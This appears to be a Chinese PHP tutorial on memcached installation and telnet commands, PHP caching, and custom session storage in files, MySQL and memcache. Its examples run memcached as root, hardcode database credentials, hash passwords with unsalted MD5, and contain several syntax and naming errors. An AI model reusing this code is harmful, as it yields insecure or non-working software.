2. # cd libevent-1.2
3. # ./configure --prefix=/usr
4. # make
5. # make install
```

测试 libevent 是否安装成功:

```
1. # ls -al /usr/lib | grep libevent
2.
3. lrwxrwxrwx 1 root root 21 11?? 12 17:38 libevent-1.2.so.
1 -> libevent-1.2.so.1.0.3
4. -rwxr-xr-x 1 root root 263546 11?? 12 17:38 libevent-1.
2.so.1.0.3
5. -rw-r--r-- 1 root root 454156 11?? 12 17:38 libevent.a

6. -rwxr-xr-x 1 root root 811 11?? 12 17:38 libevent.la
7. lrwxrwxrwx 1 root root 21 11?? 12 17:38 libevent.so ->
libevent-1.2.so.1.0.3
```

4. 安装 memcached

```
1. tar xvfz memcached-1.2.5.tar.gz
2.
3. cd memcached-1.2.5
4.
5. ./configure --with-libevent=/usr
6.
7. make & make install
```

测试 memcached 是否安装成功

```
1. ls -al /usr/local/bin/mem*
2.
3. -rwxr-xr-x 1 root root 202201 Apr 20 19:19 /usr/local/b
in/memcached
```

5、启动(安装后位置: /usr/local/bin/memcached)

```
1. memcached -d -m 128 -l 192.168.0.50 -p 11211 -u root
```

即以 root 用户，分配最大 2GM 内存启动 memcache

```
1. memcached -d -m 128 -l 192.168.0.50 -p 11212 -u root
```

在另外一个端口 11212 启动另外一个 memcache 实例

官方网站: <http://www.danga.com/memcached/>

启动一个 Memcache 的服务器端:

```
1. /usr/local/bin/memcached -d -m 10 -u root -l 192.168.0.
200 -p 12000 -c 256 -P /tmp/memcached.pid
```

-d 选项是启动一个守护进程，-m 是分配给 Memcache 使用的内存数量，单位是 MB，我这里是 10MB，-u 是运行 Memcache 的用户，我这里是 root，-l 是监听的服务器 IP 地址，如果有多个地址的话，我这里指定了服务器的 IP 地址 192.168.0.200，-p 是设置 Memcache 监听的端口，我这里设置了 12000，最好是 1024 以上的端口，-c 选项是最大运行的并发连接数，默认是 1024，我这里设置了 256，按照你服务器的负载量来设定，-P 是设置保存 Memcache 的 pid 文件，我这里是保存在 /tmp/memcached.pid，如果要结束 Memcache 进程，执行:

```
1. # kill `cat /tmp/memcached.pid`
```

在 Windows 下安装

1. 下载 Windows 版的 memache 的压缩包，下载地址（<http://jehiah.cz/projects/memcached-win32/>）。
2. 解压到合适的位置如：D:\memached 目录下。
3. 进入命令行切换到该目录下，可以用 dir 看一下目录下面的文件信息。
4. 输入：memached.exe -d install 安装服务器。
5. 输入：memached.exe -d start 启动服务器，等到下次启动系统的时候，此服务会自动启动。默认的端口号为 11211。

只要下载一个编译过的 memcached.exe 文件就可以直接使用了


如果没有任何错误提示，就说明加入到 windows 服务当中，加入成功。

接下来我们该启动 memcached 服务器了，启动命令如下：

```
G:\software\web\memcached\memcached-1.2.6-win32-bin>memcached.exe -l 127.0.0.1 -m 32 -d start
```

```
G:\software\web\memcached\memcached-1.2.6-win32-bin>memcached.exe -l 127.0.0.1 -m 32 -d start
```

如果没有任何错误提示，并且能用 Ctrl+alt+shift 当中看到，memcached 这个进程就说明，一切 OK。



接下来我跟大家解析一下这条命令，命令含义如下：

是指连接本机，指定的内存大小为 32M。

好，如果你需要其他设置，可详见上面的命令来进行操作。可以 -h 找帮助。里面有更加详细的解析，大家如果找不到上面的中文解析的时候，也可以使用金山词霸等工具将其进行一次翻译。

也可以通过 windows 的系统服务查看，服务是否启动

Memcached 服务器的管理（启动）

Linux 下

启动 memcached

引用

```
# /usr/local/bin/memcached -d -m 2048 -u root -l 192.168.1.20 -p 12111 -c 1024 -P /tmp/memcached.pid
```

参数说明：

- d 启动为守护进程
- m <num> 分配给 Memcached 使用的内存数量，单位是 MB，默认为 64MB
- u <username> 运行 Memcached 的用户，仅当作为 root 运行时
- l <ip_addr> 监听的服务器 IP 地址，默认为环境变量 INDRR_ANY 的值
- p <num> 设置 Memcached 监听的端口，最好是 1024 以上的端口
- c <num> 设置最大并发连接数，默认为 1024
- P <file> 设置保存 Memcached 的 pid 文件，与 -d 选择同时使用

Windows 下

安装. 然后开始 memcached -d start

memcached 的基本设置：

- p 监听的端口
- l 连接的 IP 地址，默认是本机
- d start 启动 memcached 服务
- d restart 重起 memcached 服务
- d stop|shutdown 关闭正在运行的 memcached 服务
- d install 安装 memcached 服务
- d uninstall 卸载 memcached 服务
- u 以的身份运行（仅在以 root 运行的时候有效）
- m 最大内存使用，单位 MB。默认 64MB，最大好像 2G
- M 内存耗尽时返回错误，而不是删除项
- c 最大同时连接数，默认是 1024
- f 块大小增长因子，默认是 1.25
- n 最小分配空间，key+value+flags 默认是 48
- h 显示帮助

如果 memcached 提示需要访问网络时. 选择阻止即可(只限本机使用).

然后你就输入一个 telnet 127.0.0.1 11211 (默认使用 11211 端口), 不管屏幕的显示.

直接输入 stats 回车

stat limit_max bytes 67108864 这行表示最大缓存是 64M. 当然这个已经挺大.

操作 Memcached (命令行方式 telnet 作为客户端)

Command	Description	Example
Get	Reads a value	get mykey
Set	Set a key unconditionally	set mykey 0 60 5
Add	Add a new key	add newkey 0 60 5
replace	Overwrite existing key	replace key 0 60 5
append	Append data to existing key	append key 0 60 15
prepend	Prepend data to existing key	prepend key 0 60 15
Incr	Increments numerical key value by given number	incr mykey 2
Decr	Decrements numerical key value by given number	decr mykey 5
Delete	Deletes an existing key	delete mykey
flush_all	Invalidate specific items immediately	flush_all
	Invalidate all items in n seconds	flush_all 900
Stats	Prints general statistics	stats
	Prints memory statistics	stats slabs
	Prints memory statistics	stats malloc
	Print higher level allocation statistics	stats items
		stats detail
		stats sizes
	Resets statistics	stats reset
version	Prints server version.	version
verbosity	Increases log level	verbosity
Quit	Terminate telnet session	quit

[数据保存指令]

数据保存是基本的功能，就是客户端通过命令把数据返回过来，服务器端接收后进行处理。

指令格式：

〈命令〉 〈键〉 〈标记〉 〈有效期〉 〈数据长度〉\r\n

〈命令〉 - command name

主要是三个储存数据的三个命令， set, add, replace

set 命令是保存一个叫做 key 的数据到服务器上

add 命令是添加一个数据到服务器，但是服务器必须这个 key 是不存在的，能够保证数据不会被覆盖

replace 命令是替换一个已经存在的数据，如果数据不存在，就是类似 set 功能

〈键〉 - key

就是保存在服务器上唯一的一个表示符，必须是跟其他的 key 不冲突，否则会覆盖掉原来的数据，这个 key 是为了能够准确的存取一个数据项目

〈标记〉 - flag

标记是一个 16 位的无符号整形数据，用来设置服务器端跟客户端一些交互的操作

〈有效期〉 - expiration time

是数据在服务器上的有效期限，如果是 0，则数据永远有效，单位是秒，Memcache 服务器端会把一个数据的有效期设置为当前 [Unix](#) 时间+设置的有效时间

〈数据长度〉 - bytes

数据的长度，block data 块数据的长度，一般在这个个长度结束以后下一行跟着 block data 数据内容，发送完数据以后，客户端一般等待服务器端的返回，服务器端的返回：

数据保存成功

STORED\r\n

数据保存失败，一般是因为服务器端这个数据 key 已经存在了

NOT_STORED\r\n

[数据提取命令]

从服务器端提取数据主要是使用 get 指令，格式是：

get 〈键〉*\r\n

〈键〉* - key

key 是是一个不为空的字符串组合，发送这个指令以后，等待服务器的返回。如果服务器端没有任何数据，则是返回：

END\r\n

证明没有不存在这个 key，没有任何数据，如果存在数据，则返回指定格式：

VALUE 〈键〉 〈标记〉 〈数据长度〉\r\n

〈数据块〉\r\n

返回的数据是以 VALUE 开始的，后面跟着 key 和 flags，以及数据长度，第二行跟着数据块。

〈键〉 -key

是发送过来指令的 key 内容

〈标记〉 - flags

是调用 set 指令保存数据时候的 flags 标记

〈数据长度〉 - bytes

是保存数据时候定位的长度

〈数据块〉 - data block

数据长度下一行就是提取的数据块内容

[数据删除指令]

数据删除指令也是比较简单的，使用 get 指令，格式是：

delete 〈键〉 〈超时时间〉\r\n

<键> - key

key 是你希望在服务器上删除数据的 key 键

<超时时间> - timeout

按照秒为单位，这个是个可选项，如果你没有指定这个值，那么服务器上 key 数据将马上被删除，如果设置了这个值，那么数据将在超时时间后把数据清除，该项缺省值是 0，就是马上被删除

删除数据后，服务器端会返回：

DELETED\r\n

删除数据成功

NOT_FOUND\r\n

这个 key 没有在服务器上找到

如果要删除所有服务器上的数据，可以使用 **flush_all** 指令，格式：

flush_all\r\n

这个指令执行后，服务器上所有缓存的数据都被删除，并且返回：

OK\r\n

这个指令一般不要轻易使，除非你却是想把所有数据都干掉，删除完以后可以无法恢复的。

[其他指令]

如果了解当前 Memcache 服务器的状态和版本等信息，可以使用状态查询指令和版本查询指令。

如果了解当前所有 Memcache 服务器运行的状态信息，可以使用 **stats** 指令，格式

stats\r\n

服务器将返回每行按照 **STAT** 开始的状态信息，包括 20 行，20 项左右的信息，包括守护进程的 pid、版本、保存的项目数量、内存占用、最大内存限制等信息。

如果只是获取部分项目的信息，可以指定参数，格式：

stats <参数>\r\n

这个指令将只返回指定参数的项目状态信息。

如果只是单独了解当前版本信息，可以使用 **version** 指令，格式：

version\r\n

将返回以 **VERSION** 开头的版本信息

如果想结束当前连接，使用 **quit** 指令，格式：

quit\r\n

将断开当前连接

memcached telnet 相关操作

```
telnet localhost 11211
```

```
//保存
```

```
set good 32 0 10
```

```
helloworld
```

```
STORED
```



```
//取回
get good
VALUE good 32 10 10
helloworld
END

//替换
replace good 32 0 10
worldhello
STORED
get good
VALUE good 32 10
worldhello
END

//尾部添加
append good 32 0 5
after
STORED
get good
VALUE good 32 15
worldhelloafter
END

//头部添加
prepend good 32 0 6
before
STORED
get good
VALUE good 32 21
beforeworldhelloafter
END

//删除
delete good
DELETED
get good
END

delete good
NOT_FOUND

cas good 32 0 10 hel
helloworld
EXISTS

gets good
VALUE good 32 10 10
helloworld
```

END

cas bad 32 0 10 good

worldhello

NOT_FOUND

如何遍历 memcache

stats items

stats cachedump slab_id limit_num

stats items

STAT items:1:number 1

STAT items:1:age 12

STAT items:1:evicted 0

STAT items:1:outofmemory 0

STAT items:4:number 1

STAT items:4:age 446

STAT items:4:evicted 0

STAT items:4:outofmemory 0

END

stats cachedump 1 1

ITEM **ss** [10 b; 1312549864 s]

END

get ss

VALUE ss 1 120

hellow fds

END

在 PHP 程序中使用 Memcached

实例 1

```
<?php
//新建 Memcache 对象
$mem = new Memcache;

//使用 addServer() 向连接池中添加一个 memcache 服务器，下面增加了四个缓存服务器
$mem->addServer('localhost', 11211);
$mem->addServer('192.168.15.4', 11211);
$mem->addServer('192.168.15.55', 11211);
$mem->addServer('192.168.15.34', 11211);

class Person{
    var $name='zhangsan';
    var $age=30;
}

//使用 add 方法增加一个条目到缓存服务器
```

```

//第一个参数是键
//第二个参数是值
//第三个参数是使用 MEMCACHE_COMPRESSED 标记对数据进行压缩(使用 zlib)
//第四个参数是当前写入缓存的数据的失效时间，如果此值设置为 0 表明此数据永不过期
//存储字符串
$mem->add('one', 'this is memcache demo one', MEMCACHE_COMPRESSED, 0);
$mem->add('aa', 'this is memcache demo aa', MEMCACHE_COMPRESSED, 0);
$mem->add('bb', 'this is memcache demo bb', MEMCACHE_COMPRESSED, 0);
$mem->add('cc', 'this is memcache demo cc', MEMCACHE_COMPRESSED, 0);
$mem->add('dd', 'this is memcache demo dd', MEMCACHE_COMPRESSED, 0);
//存储数组
$mem->add('two', array('aaa', 'bbb', 'ccc'), MEMCACHE_COMPRESSED, 1000);
//存储对象，把对象序列化
$mem->add('three', new Person(), MEMCACHE_COMPRESSED, 3000);
//作用 set 方法修改或增加一个值
$mem->set('one', 'wwwwwww', MEMCACHE_COMPRESSED, 0);

//使用 get() 方法从服务端检回一个元素
echo $mem->get('one').' <br />';
echo $mem->get('aa').' <br />';
echo $mem->get('bb').' <br />';
echo $mem->get('cc').' <br />';
echo $mem->get('dd').' <br />';

//清空缓存
$mem->flush();

print_r($mem->get('two'));
echo ' <br />';
var_dump($mem->get('three'));

```

输出的结果：

```

this is memcache demo one
this is memcache demo aa
this is memcache demo bb
this is memcache demo cc
this is memcache demo dd
Array ( [0] => aaa [1] => bbb [2] => ccc )
object(Person)#2 (2) { ["name"]=> string(8) "zhangsan" ["age"]=> int(30) }

```

可以使用命令提示符窗口查找缓存到其他服务器的数据，例：

```

stats cachedump 2 0
ITEM two [48 b; 1312556844 s]
END
get two
VALUE two 1 48

```

```

a:3:{i:0;s:3:"aaa";i:1;s:3:"bbb";i:2;s:3:"ccc";}
END

stats cachedump 3 0
ITEM three [58 b; 1312558844 s]
END
get three
VALUE three 1 58
0:6:"Person":2:{s:4:"name";s:8:"zhangsan";s:3:"age";i:30;}
END

```

缓存数据库中的数据

```

<?php
$mem = new Memcache;

$mem->addServer('localhost', 11211);
$mem->addServer('192.168.15.49', 11211);
$mem->addServer('192.168.15.55', 11211);
$mem->addServer('192.168.34', 11211);

$sql="select * from users";

//防止网站被攻入后入侵者看出 sql 语句，将 sql 语句用 md5 加密后作为 memcacher 的键
$key=md5($sql);

//从缓存中取出数据
$data=$mem->get($key);

//如果没有数据，说明缓存中没有所要请求的数据，便从数据库中取出数据，并存入缓存中。

if(!$data) {
    $pdo = new PDO('mysql:host=localhost;dbname=db31','root','123456');
    $stmt=$pdo->prepare($sql);
    $stmt->execute();
    $data=$stmt->fetchAll();
    $mem->set($key, $data, MEMCACHE_COMPRESSED, 0);
    echo 'Those data is from database.';
}
print_r($data);

```

session_set_save_handler()

用于设置用户级别的 session 存储函数

Sets user-level session storage functions

注意：php.ini 文件中 session.save_handler 的值形式有下面几种。

Registered save handlers	files user sqlite memcache
---------------------------------	----------------------------

在用 session_set_save_handler() 时建议将 session.save_handler 的值改为 user。好像不改也可以。

说明

```
bool session_set_save_handler ( callback $open , callback $close , callback $read , callback $write , callback $destroy , callback $gc )
```

1. 首先执行下面的文件（**session_set_save_handler.php**）:

```
<?php
ob_start();

$session_save_path='';           //session 的保存路径
$session_prefix='spfx_';         //session 文件的前缀
//open 回调函数有两个参数： session 保存路径和 session 名
//简介： 在 session_start() 调用时调用此函数
//@param $save_path: 在 php.ini 文件中 session.save_path 设置的值
//@param $session_name: 在 php.ini 文件中 session.name 设置的值
function open($save_path,$session_name) {
    echo '<br />';
    echo '1.open<br />';
    print_r(func_get_args());
    echo '<br />';

    global $session_save_path;
    $session_save_path=$save_path;
    return true;
}

//close 回调函数没有参数
//简介： 在脚本执行完毕时调用此函数
function close() {
    echo '<br />';
    echo '2.close<br />';
    print_r(func_get_args());
    echo '<br />';

    return true;
}

//read 回调函数有一个参数： session 的 ID
//简介： 在 open 函数调用后调用此函数，用来读取 session 文件中的内容
//@param session_id: session 的 ID
function read($session_id) {
    echo '<br />';
    echo '3.read<br />';
```

```

        print_r(func_get_args());
        echo '<br />';

        global $session_save_path;
        global $session_prefix;
        return
(string)@file_get_contents($session_save_path.'/'.$session_prefix.$session_id);
    }
    //write 回调函数有两个参数: session 的 id 和 session 的值
    //简介: 在脚本执行完毕, 调用 close 函数之前调用此函数, 用于将 session 中的
    值写入文件, 如果脚本中有 session_destroy() 在脚本执行完毕时, 不会调用此函数
    //@param session_id: session 的 ID
    //@param session_data: session 数组中的所有值, 以字符串的形式表示
    function write($session_id, $session_data) {
        echo '<br />';
        echo '4.write<br />';
        print_r(func_get_args());
        echo '<br />';

        global $session_save_path;
        global $session_prefix;

        if($fp=@fopen($session_save_path.'/'.$session_prefix.$session_id,'w')) {

            $return=fwrite($fp, $session_data);
            fclose($fp);
            return $return;
        }else{
            return false;
        }
    }
    //destroy 回调函数有一个参数: session 的 ID
    //简介: 在调用 session_destroy 函数时调用此函数, 并且在脚本结束时不会调用
    write 回调函数, 用于销毁 session 文件
    //@param session_id: session 的 ID
    function destroy($session_id) {
        echo '<br />';
        echo '5.destroy<br />';
        print_r(func_get_args());
        echo '<br />';

        global $session_save_path;
        global $session_prefix;
        return

```

```

@unlink($session_save_path.'/'.$session_prefix.$session_id);
}
//gc 回调函数有一参数： session 文件的最大生命周期；
//简介： 在 read 回调函数调用后调用此函数，用于删除服务器中的过期的 session
文件
//@param session_gc_maxlifetime::在 php.ini 文件中 session.gc_maxlifetime
设置的值
function gc($session_gc_maxlifetime){
    echo '<br />';
    echo '6.gc<br>';
    print_r(func_get_args());
    echo '<br />';

    global $session_save_path;
    global $session_prefix;
    foreach(glob($session_save_path.'/'.$session_prefix.'*') as
$filename){
        if(filemtime($filename)+$session_gc_maxlifetime <
time()){
            @unlink($filename);
            echo $filename.'<br />';
        }
    }
    return true;
}

session_set_save_handler('open','close','read','write','destroy','gc');
session_start();

ob_end_flush();

```

输出：

```

1. open
Array ( [0] => C:\AppServ\www\session [1] => MICKEY )

3. read
Array ( [0] => 391b3fdbcl9bc1ce62e227759dbec8c9 )

6. gc
Array ( [0] => 3 )

4. write
Array ( [0] => 391b3fdbcl9bc1ce62e227759dbec8c9 [1] => )

```

2. close

Array ()

解析：由上面的输出可以看出在调用 session_start() 函数之后，先后调用了 open、read、gc 回调函数，然后输出所设置的 session 的两个值，在脚本结束时调用了 write、close 回调函数。

2. 上面文件中的 ob_start() 和 ob_end_flush() 去掉，再执行下面的文件（**sesd.php**）：

```
<?php
ob_start();
include 'session_set_save_handler.php';
echo '<br />';
$_SESSION['sess1']='sess1_value';
echo $_SESSION['sess1'].'<br />';
$_SESSION['sess2']='sess2_value';
echo $_SESSION['sess2'].'<br />';
echo '<br />';

ob_end_flush();
```

输出：

1. open

Array ([0] => C:\AppServ\www\session [1] => MICKEY)

3. read

Array ([0] => 391b3fdb19bc1ce62e227759dbec8c9)

6. gc

Array ([0] => 3)

C:\AppServ\www\session\spfx_391b3fdb19bc1ce62e227759dbec8c9

sess1_value

sess2_value

4. write

Array ([0] => 391b3fdb19bc1ce62e227759dbec8c9 [1] => sess1:s:11:"sess1_value";sess2:s:11:"sess2_value";)

2. close

Array ()

解析：由上面的输出结果可以看出，如果脚本中有输出 session 中值的时候，是在调用垃圾回收器后输出 session 中的值。

3. 再执行下面的代码：

```
<?php
ob_start();
include 'session_set_save_handler.php';
```



```

        echo '<br />';
        echo $_SESSION['sess1'].'<br />';
        echo $_SESSION['sess2'].'<br />';
        echo '<br />';

    ob_end_flush();

```

输出：

```

1. open
Array ( [0] => C:\AppServ\www\session [1] => MICKEY )

3. read
Array ( [0] => 391b3fdb19bc1ce62e227759dbec8c9 )

6. gc
Array ( [0] => 3 )
C:\AppServ\www\session\spfx_391b3fdb19bc1ce62e227759dbec8c9

sess1_value
sess2_value

4. write
Array ( [0] => 391b3fdb19bc1ce62e227759dbec8c9 [1] =>
sess1|s:11:"sess1_value";sess2|s:11:"sess2_value"; )

2. close
Array ( )

```

解析：由于脚本的输出结果看出，在没有向 session 中加入新数据在输出数据时同样调用了垃圾回收器，将 session 垃圾文件删除，但在没有其他用户存在的情况下，session_id 的值还是原来的值。在写入 session 值时，用的还是原来的文件名。

4. 再执行下面的代码：

```

<?php
ob_start();
include 'session_set_save_handler.php';
        echo '<br />';
        echo '<br />';
    ob_end_flush();

```

输出：

```

1. open
Array ( [0] => C:\AppServ\www\session [1] => MICKEY )

3. read
Array ( [0] => 391b3fdb19bc1ce62e227759dbec8c9 )

```

```

6. gc
Array ( [0] => 3 )
C:\AppServ\www\session/spfx_391b3fdb19bc1ce62e227759dbec8c9

4. write
Array ( [0] => 391b3fdb19bc1ce62e227759dbec8c9 [1] =>
sess1|s:11:"sess1 value";sess2|s:11:"sess2 value"; )

2. close
Array ( )

```

解析：由于脚本的输出结果看出，在没有向 session 中加入新数据在没用输出数据时同样调用了垃圾回收器，将 session 垃圾文件删除，但在没有其他用户存在的情况下，session_id 的值还是原来的值。在写入 session 值时，用的还是原来的文件名。

5. 执行下面的代码：

```

<?php
ob_start();
include 'session_set_save_handler.php';
echo '<br />';
echo $_SESSION['sess1'].'<br />';
echo '<br />';
session_destroy();
ob_end_flush();

```

输出：

```

1. open
Array ( [0] => C:\AppServ\www\session [1] => MICKEY )

3. read
Array ( [0] => 391b3fdb19bc1ce62e227759dbec8c9 )

6. gc
Array ( [0] => 3 )
C:\AppServ\www\session/spfx_391b3fdb19bc1ce62e227759dbec8c9

sess1_value

5. destroy
Array ( [0] => 391b3fdb19bc1ce62e227759dbec8c9 )

2. close
Array ( )

```

解析：由于脚本的输出结果看出，在执行脚本开始同样调用了垃圾回收器，在调用了 session_destroy() 函数时，调用了 destroy 回调函数，在脚本结束是没有调用 write 回调函数，所以在调用 session_destroy() 函数时，已经把 session 文件删除，没有必要再 session 值写入文件中。

结论：session 的工作过程是：在调用 session_start() 函数后，首先打开 session 文件，然后通过 session_id 读取 session 文件中的内容，然后再调用垃圾回收器，在脚本执行结束时，将系统中 session 变量中的数据保存到文件中，然后关闭 session。如果脚本中有销毁 session 时，在脚本结束时不将 session 中值写入文件中。

session_set_save_handler() 中各个回调函数的详述

open 回调函数：含有 session 路径和 session 名称两个参数，在函数体中将 session 路径赋值给外部储存 session 路径的变量，返回真。

close 回调函数：无参数，返回真。

read 回调函数：含有 session_id 参数返回字符串形式的 session 文件中的内容。

write 回调函数：含有 session_id 和 session 数据两个参数，将 session 数据写入与 session_id 相关的文件中。返回真。

destroy 回调函数：含有 session_id，通过 session_id 删除 session 文件。无需返回值。

gc 回调函数：含有 session 的生命周期一个参数，通过判断各个 session 文件的最后修改时间加上生命周期是否小于现在的时间来确定成为垃圾的 session 文件，并将其删除，返回真。

自定义类用 session_set_save_handler() 将用户信息写入文件中

数据表及数据

```
CREATE TABLE `users` (
  `id` int(10) unsigned NOT NULL auto_increment,
  `username` varchar(30) NOT NULL default '',
  `password` char(32) NOT NULL default '',
  `allow_1` tinyint(4) NOT NULL default '0',
  `allow_2` tinyint(4) NOT NULL default '0',
  `allow_3` tinyint(4) NOT NULL default '0',
  `allow_4` tinyint(4) NOT NULL default '0',
  PRIMARY KEY (`id`),
  KEY `name` (`username`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=4 ;

INSERT INTO `users` VALUES (1, 'admin', '21232f297a57a5a743894a0e4a801fc3', 1, 1, 1, 1);
INSERT INTO `users` VALUES (2, 'user', 'ee11cbb19052e40b07aac0ca060c23ee', 1, 0, 1, 0);
INSERT INTO `users` VALUES (3, 'hello', '5d41402abc4b2a76b9719d911017c592', 0, 0, 0, 0);
```

将 session 信息写入文件中

session.php

```
<?php
//运用了静态属性和方法
class FileSession{
    static $path;
```

```

static function init() {
    session_set_save_handler(
        array(__CLASS__, 'open'),
        array(__CLASS__, 'close'),
        array(__CLASS__, 'read'),
        array(__CLASS__, 'write'),
        array(__CLASS__, 'destroy'),
        array(__CLASS__, 'gc')
    );
    session_start();
}

static function open($path1, $session_name) {
    self::$path=$path1;
    return true;
}

static function close() {
    return true;
}

static function read($sid) {
    $sfile=self::$path.'/gao_'.$sid;
    return (string)@File_get_contents($sfile);
}

static function write($sid, $data) {
    $sfile=self::$path.'/gao_'.$sid;
    $fp=fopen($sfile, 'w');
    fwrite($fp, $data);
    fclose($fp);
    return true;
}

static function destroy($sid) {
    $sfile=self::$path.'/gao_'.$sid;
    unlink($sfile);
}

static function gc($maxtime) {
    $sfile=self::$path.'/gao_*';
    foreach(glob($sfile) as $filename) {
        if(filetime($filename)+$maxtime < time())
            unlink($filename);
    }
    return true;
}
}

FileSession::init();

```

login.php

```

<?php
include 'session.php';
if(isset($_POST['sub'])) {
    $pdo=new PDO('mysql:host=localhost;dbname=db31','root','123456');
    $sql="select id,username, allow_1,allow_2,allow_3,allow_4 from users
where username=? and password=?";
    $stmt=$pdo->prepare($sql);
    $stmt->execute(array($_POST['username'],md5($_POST['password'])));
    $data=$stmt->fetch(PDO::FETCH_ASSOC);
    if($data) {
        $_SESSION=$data;
        $_SESSION['isLogin']=1;
        header('location:index.php');
    }
}
echo session_id().<br />;
?>
<form action="login.php" method="post">
    username:<input type="text" name="username" /><br />
    password:<input type="password" name="password" /><br />
    <input type="submit" name="sub" value="login" />
</form>

```

global.inc.php

```

<?php
include 'session.php';
if(!(isset($_SESSION['isLogin']) && $_SESSION['isLogin']==1)){
    header('location:login.php');
}

```

index.php

```

<?php
include 'global.inc.php';
echo '你好' . $_SESSION['username'] . ' 你现在访问的是' . basename(__FILE__) . <br />;
echo ' 你有以下权限: <br />;
if($_SESSION['allow_1']) {
    echo 'allow_1 allow_1 allow_1 allow_1 allow_1 allow_1<br />;
}
if($_SESSION['allow_2']) {
    echo 'allow_2 allow_2 allow_2 allow_2 allow_2 allow_2 <br />;
}
if($_SESSION['allow_3']) {
    echo 'allow_3 allow_3 allow_3 allow_3 allow_3 allow_3 <br />;
}
if($_SESSION['allow_4']) {
    echo 'allow_4 allow_4 allow_4 allow_4 allow_4 allow_4 <br />;
}

```

```

}
?>
<a href="index.php">首页</a>
<a href="two.php">二级页</a>
<a href="logout.php">退出</a>

```

two.php

```

<?php
include 'global.inc.php';
echo '你好' . $_SESSION['username'] . ' 你现在访问的是' . basename(__FILE__) . ' <br />';
echo '你有以下权限: <br />';
if($_SESSION['allow_1']) {
    echo 'allow_1 allow_1 allow_1 allow_1 allow_1 allow_1 <br />';
}
if($_SESSION['allow_2']) {
    echo 'allow_2 allow_2 allow_2 allow_2 allow_2 allow_2 <br />';
}
if($_SESSION['allow_3']) {
    echo 'allow_3 allow_3 allow_3 allow_3 allow_3 allow_3 <br />';
}
if($_SESSION['allow_4']) {
    echo 'allow_4 allow_4 allow_4 allow_4 allow_4 allow_4 <br />';
}
?>
<a href="index.php">首页</a>
<a href="two.php">二级页</a>
<a href="logout.php">退出</a>

```

logout.php

```

<?php
include 'global.inc.php';
$username=$_SESSION['username'];
$_SESSION=array();
if(isset($_COOKIE[session_name()])) {
    setcookie(session_name, '', time()-3600, '/');
}
session_destroy();
echo '再见' . $username . ' <br />';
?>
<a href="login.php">重新登录</a>

```

将 session 信息写入数据库

建立 session 数据库:

```

Create Table: CREATE TABLE `session` (
  `sid` varchar(35) default NULL,

```

```

`data` text,
`btime` int(11) default NULL
) ENGINE=MyISAM DEFAULT CHARSET=utf8

```

将上面的实例中的 session.php 文件改写如下：

```

<?php
class DbSession{
    static $pdo;//各方法共用的数据库连接
    static $time;

    static function init(PDO $pdo){
        self::$pdo = $pdo;
        self::$time = time();
        session_set_save_handler(
            array(__CLASS__, 'open'),
            array(__CLASS__, 'close'),
            array(__CLASS__, 'read'),
            array(__CLASS__, 'write'),
            array(__CLASS__, 'destroy'),
            array(__CLASS__, 'gc')
        );
        session_start();
    }

    static function open($save_path, $session_name) {
        return true;
    }

    static function close() {
        return true;
    }

    static function read($sid) {
        $sql="select data from session where sid=? limit 1";
        $stmt=self::$pdo->prepare($sql);
        $stmt->execute(array($sid));
        $row=$stmt->fetch(PDO::FETCH_ASSOC);
        return $row['data'];
    }

    static function write($sid, $data) {
        $sql="select data from session where sid=?";
        $stmt=self::$pdo->prepare($sql);
        $stmt->execute(array($sid));
        if($stmt->rowCount() > 0 && !empty($data)) {
            $sql="update session set data=?,btime=? where sid=?";
            $stmt=self::$pdo->prepare($sql);
            $stmt->execute(array($data, self::$time, $sid));
        }else if(!empty($data)) { //在此判断不为空是为了防止用户频繁刷新

```

没有 session 值的页面，造成向数据库中插入多个空值的 session 信息，例如在登录页面

```

        $sql="insert into session(sid,data,btime) values(?,?,?)";

        $stmt=self::$pdo->prepare($sql);
        $stmt->execute(array($sid,$data,self::$time));
    }

    return true;
}

static function destroy($sid){
    $sql="delete from session where sid=?";
    $stmt=self::$pdo->prepare($sql);
    return $stmt->execute(array($sid));
}

static function gc($maxtime){
    $sql="delete from session where btime < ?";
    $stmt=self::$pdo->prepare($sql);
    $stmt->execute(array(time()-$maxtime));
    return true;
}
}

$pdo=new PDO('mysql:host=localhost;dbname=db31','root','123456');
DbSession::init($pdo);

```

将 session 信息写入 memcache 中

将上例中的 session 文件改写如下：

```

<?php
class Memsession{
    static $mem;
    static $maxtime;
    static function init(Memcache $mem){
        self::$mem = $mem;
        self::$maxtime = ini_get('session.gc_maxlifetime');
        session_set_save_handler(
            array(__CLASS__, 'open'),
            array(__CLASS__, 'close'),
            array(__CLASS__, 'read'),
            array(__CLASS__, 'write'),
            array(__CLASS__, 'destroy'),
            array(__CLASS__, 'gc')
        );
        session_start();
    }

    static function open($save_path,$session_value){

```



```

        return true;
    }

    static function close() {
        return true;
    }

    static function read($sid) {
        return self::$mem->get($sid);
    }

    static function write($sid, $data) {
        self::$mem->set($sid, $data, MEMCACHE_COMPRESSED, self::$maxtime);

        return true;
    }

    static function destory($sid) {
        self::$mem->delete($sid);
        return true;
    }

    static function gc($maxtime) {
        // 回收垃圾的时间是在 self::$mem->add() 中的第四个参数中设定, Memcache 会在到时间时自动删除过期的信息, 但调用此回调函数好你会连键也删除
        return true;
    }
}

$mem=new Memcache;
$mem->addServer('localhost', 11211);
Memsession::init($mem);

```

总结: 上面的三种方式存储 session 信息中的写入回调函数都是返回 session 中的数据, 其它回调函数返回布尔值。

Smarty

自定义模板引擎:

1. 建立目录文件结构如下:

```

template
|  mytpl.class.php    模板类
|  test.php          访问的文件
|
├──coms              编译文件目录
|
└──tpls              模板文件目录
    test.html        模板文件

```

template\test.html

```

<html>
<head>

```

```

        <title><{$title}></title>
    </head>
    <body>
        <div><{$menu1}>|<{  $menu2}>|<{$menu3  }>|<{  $menu4  }></div>
    </body>
</html>

```
